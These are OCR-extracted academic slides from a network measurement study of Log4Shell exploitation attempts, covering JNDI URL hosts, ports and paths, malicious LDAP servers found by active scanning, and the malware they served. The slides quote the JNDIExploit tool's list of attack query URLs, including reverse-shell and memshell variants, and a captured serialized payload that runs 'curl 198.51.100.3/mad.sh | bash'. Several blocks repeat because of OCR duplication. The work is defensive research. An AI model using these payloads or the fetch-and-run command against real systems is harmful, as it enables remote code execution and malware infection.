
EU VP 2



Geolocation of Hosts in JNDI URLs



Geolocation of Hosts in JNDI URLs



- Most hosts serving malware are located in content ASes (hosters): EU 70%, US 80%
- Transit/Access takes second place: EU 20%, US 5%

LDAP Ports in JNDI URLs

- The most common port is 1389 (≥ 90%)
  - *Note:* The default port for LDAP is 389

- We see a few other ports at ~2%
  - 80, 2420 in the EU
  - 12344 in the US

Paths in JNDI URLs

- Paths nearly exclusively don't conform to the LDAP RFC

- Two paths stand out:
  - "`/Exploit`" as a path
  - "`Base64`" as a segment

- Base64 paths include other notable segments:
  - TomcatBypass, GroovyBypass, etc.
  - End in a Base64 string, that decodes to shell commands

README.md

```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatMemshell
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params
    ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell    ---ALSO support other memshel

[+] TomcatBypass Queries
    ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
    ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
    ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
    ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
```

README.md

```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatMemshell
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params
    ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell    ---ALSO support other memshel

[+] TomcatBypass Queries
    ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
    ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
    ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
    ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
```

README.md

```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatMemshell
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params
    ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
    ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell    ---ALSO support other memshel

[+] TomcatBypass Queries
    ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
    ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
```

Downloading Malware

Downloading Malware

- LDAP servers return a Java object
  - Loaded by JNDI and execute shell code

- Downloaded 9 distinct objects from LDAP servers
  - Two interesting keys: `javaClassName` & `javaSerializedData`
  - The `javaClassName` is usually set to `java.lang.String`

- Collected objects match those build by the JNDIExploit LDAP server

A “Base64” Command Result


```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/Command/Base64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==“,
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u
0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
1\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\
u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/
String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u00
10java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat
at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u00
84K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.nam
ing.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000
0\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\
tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000b
t\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngin
eByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n
strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n
}else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh |
bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

A “Base64” Command Result


```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/Command/Base64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==",
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0
0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
1\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\
u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/
String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u00
10java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat
at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u00
84K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.nam
ing.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000
0\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\
tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000b
t\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngin
eByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n
strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n
}else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh |
bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

A “Base64” Command Result


```
{
  "uri": “ldap://198.51.100.1:1389/TomcatBypass/Command/Base64/Y3VybCAxOTguNTEuMTAwLjMvbWFkLnNoIHwgYmFzaA==",
  "classname": "java.lang.String",
  “data”:
"\u00ac\u00ed\u0000\u0005sr\u0000\u001dorg.apache.naming.ResourceRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0
0001\u0002\u0000\u0000xr\u0000\u001dorg.apache.naming.AbstractRef\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u000
1\u0002\u0000\u0000xr\u0000\u0016javax.naming.Reference\u00e8\u00c6\u009e\u00a2\u00a8\u00e9\u008d\t\u0002\u0000\
u0004L\u0000\u0005addrst\u0000\u0012Ljava/util/Vector;L\u0000\fclassFactoryt\u0000\u0012Ljava/lang/
String;L\u0000\u0014classFactoryLocationq\u0000~\u0000\u0004L\u0000\tclassNameq\u0000~\u0000\u0004xpsr\u0000\u00
10java.util.Vector\u00d9\u0097}
[\u0080;\u00af\u0001\u0003\u0000\u0003I\u0000\u0011capacityIncrementI\u0000\felementCount[\u0000\u000belementDat
at\u0000\u0013[Ljava/lang/
Object;xp\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0005ur\u0000\u0013[Ljava.lang.Object;
\u0090\u00ceX\u009f\u0010s)l\u0002\u0000\u0000xp\u0000\u0000\u0000\nsr\u0000\u001ajavax.naming.StringRefAddr\u00
84K\u00f4<\u00e1\u0011\u00dc\u00c9\u0002\u0000\u0001L\u0000\bcontentsq\u0000~\u0000\u0004xr\u0000\u0014javax.nam
ing.RefAddr\u00eb\u00a0\u0007\u009a\u00028\u00afJ\u0002\u0000\u0001L\u0000\baddrTypeq\u0000~\u0000\u0004xpt\u0000
0\u0005scopet\u0000\u0000sq\u0000~\u0000\u000bt\u0000\u0004authq\u0000~\u0000\u000fsq\u0000~\u0000\u000bt\u0000\
tsingletont\u0000\u0004truesq\u0000~\u0000\u000bt\u0000\u000bforceStringt\u0000\u0006x=evalsq\u0000~\u0000\u000b
t\u0000\u0001xt\u0001\u00e0{\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngin
eByName(\"JavaScript\").eval(\"var strs=new Array(3);\n        if(java.io.File.separator.equals('/')){\n
strs[0]='/bin/bash';\n            strs[1]='-c';\n            strs[2]='curl 198.51.100.3/mad.sh | bash';\n
}else{\n            strs[0]='cmd';\n            strs[1]='/C';\n            strs[2]='curl 198.51.100.3/mad.sh |
bash';\n        }\n        java.lang.Runtime.getRuntime().exec(strs);\")}
pppppxt\u0000%org.apache.naming.factory.BeanFactorypt\u0000\u0014javax.el.ELProcessor"
}
```

What Did We Find?

- The URLs from the Java objects should point to malware
  - We acquired three distinct samples
  - All known to VirusTotal, submitted in January 2022

- Two scripts and one binary
  - Both scripts download and run crypto miners
  - The binary has trojan and Mirai tags on VirusTotal

Active Search for LDAP Servers

- Large overlap in tooling of malicious actors
  - Paths: “`/Exploit`” and “`Base64`” segment
  - Port: 1389

- Use methodology of stateless scanners to find them
  - Search for hosts with open TCP port 1389 (ZMap)
  - Identify unsecured servers via bind operation
  - Query the two selected paths

Active Search Results

Servers responded	5.1 Million
Allow unauthorized LDAP-bind	1,110
Answer to /Exploit	81
Answer to Base64 path	179
Distinct malicious LDAP servers	183

Downloads Based on Active Search

- 6 objects via /Exploit
- 97 via the Base64 path
- The 6 /Exploit objects are static responses and overlap with Base64 objects
  - 2 “regular” and 1 malformed object, 3 don’t include scripts
- Linked malware
  - 1 ELF binary, 1 PowerShell script

Conclusion

Conclusion

- We observed Log4Shell scanners after the disclosure of the vulnerability
  - Large spikes occurred about a week after the disclosure
  - Benign scans stopped quickly, malicious scans continue

- Payloads hint at common tools
  - Common LDAP ports and paths
  - JNDI exploit was already known since 2016


- Long term effects are yet unclear
  - There is a long list of affected applications
  - We cannot measure the success of attacks from the outside

Conclusion

- We observed Log4Shell scanners after the disclosure of the vulnerability
  - Large spikes occurred about a week after the disclosure
  - Benign scans stopped quickly, malicious scans continue
- Payloads hint
  - Common L
  - JNDI explo
- Long term effects are yet unclear
  - There is a long list of affected applications
  - We cannot measure the success of attacks from the outside

Sanitize your inputs!

Thank you for your attention!



https://xkcd.com/327/

iNet Research Group
https://www.inet.haw-hamburg.de
raphael.hiesgen@haw-hamburg.de